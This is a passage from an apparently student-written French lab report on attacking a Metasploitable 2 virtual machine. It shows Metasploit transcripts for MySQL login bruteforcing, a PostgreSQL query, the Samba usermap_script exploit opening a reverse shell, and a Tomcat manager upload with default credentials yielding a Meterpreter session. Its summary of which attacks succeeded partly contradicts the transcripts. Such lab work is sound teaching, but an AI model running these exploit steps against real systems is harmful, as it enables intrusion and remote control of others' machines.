
Port : 3306



```
msf6 > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive sess
ion
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.0.122
RHOSTS ⇒ 192.168.0.122
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME ⇒ root
msf6 auxiliary(scanner/mysql/mysql_login) > set PASSWORD root
PASSWORD ⇒ root
msf6 auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.0.122:3306    - 192.168.0.122:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.0.122:3306    - No active DB -- Credential data will not be saved!
[-] 192.168.0.122:3306    - 192.168.0.122:3306 - LOGIN FAILED: root:root (Unable to Connect: invalid
 packet: scramble_length(0) ≠ length of scramble(21))
[-] 192.168.0.122:3306    - 192.168.0.122:3306 - LOGIN FAILED: root: (Unable to Connect: invalid pac
ket: scramble_length(0) ≠ length of scramble(21))
[*] 192.168.0.122:3306    - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.122:3306    - Bruteforce completed, 0 credentials were successful.
[*] 192.168.0.122:3306    - You can open an MySQL session with these credentials and CreateSession s
et to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > █
```

PostgreSQL


Port : 5432



```
msf6 > use auxiliary/admin/postgres/postgres_sql
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/postgres/postgres_sql) > set RHOST 192.168.0.122
RHOST ⇒ 192.168.0.122
msf6 auxiliary(admin/postgres/postgres_sql) > exploit
[*] Running module against 192.168.0.122
Query Text: 'select version()'
══════════════════════════════

    version
    ───────
    PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)

[*] Auxiliary module execution completed
msf6 auxiliary(admin/postgres/postgres_sql) > █
```

Samba


Port : 445



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.0.122
RHOST ⇒ 192.168.0.122
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.0.120:4444
[*] Command shell session 1 opened (192.168.0.120:4444 → 192.168.0.122:39757) at 2025-07-15 13:54:2
4 -0400

█
```

Apache Tomcat

Port : 8180



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.0.122
RHOST ⇒ 192.168.0.122
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.0.120:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying ktxDC61AqHuUoWQHxCqyOl9Fcmn ...
[*] Executing ktxDC61AqHuUoWQHxCqyOl9Fcmn ...
[*] Undeploying ktxDC61AqHuUoWQHxCqyOl9Fcmn  ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.0.122
[*] Meterpreter session 1 opened (192.168.0.120:4444 → 192.168.0.122:58964) at 2025-07-15 14:04:21
-0400

meterpreter > 
```

Description des résultats de la tâche

La tâche consistait à :

1. Importer et configurer la machine virtuelle Metasploitable 2 dans un environnement virtuel.

2. Réaliser un scan de vulnérabilités à l’aide d’outils comme Nmap.

3. Identifier les ports ouverts et les services associés.

4. Exploiter certaines vulnérabilités connues sur des services spécifiques : Telnet, FTP, MySQL, PostgreSQL, Samba, Apache Tomcat, etc., en utilisant Metasploit Framework.

Résultats de l'exécution des commandes (captures d'écran)

Le document contient plusieurs sections où des captures d’écran sont attendues, mais elles ne sont pas intégrées dans le fichier. Ces sections incluent :

Scan des ports TCP avec Nmap

Exploits Telnet

Exploitation FTP via Metasploit

Command Execution via Backdoor

Scanner TCP

Accès aux bases de données (MySQLcar le PostgreSQL ne voulait pas marcher)

Exploitation de Samba (port 445)

Exploitation d’Apache Tomcat (port 8180)

Conclusions sur la tâche accomplie

L’environnement virtuel Metasploitable 2 a été correctement importé et configuré.

Un scan complet des ports TCP a permis de recueillir des informations précieuses sur les services exposés.

Plusieurs services vulnérables ont été identifiés et des exploits ont été réalisés avec succès grâce à Metasploit, notamment sur Telnet, FTP et les bases de données.

Le test démontre l'importance de la sécurité réseau et du renforcement des systèmes vulnérables.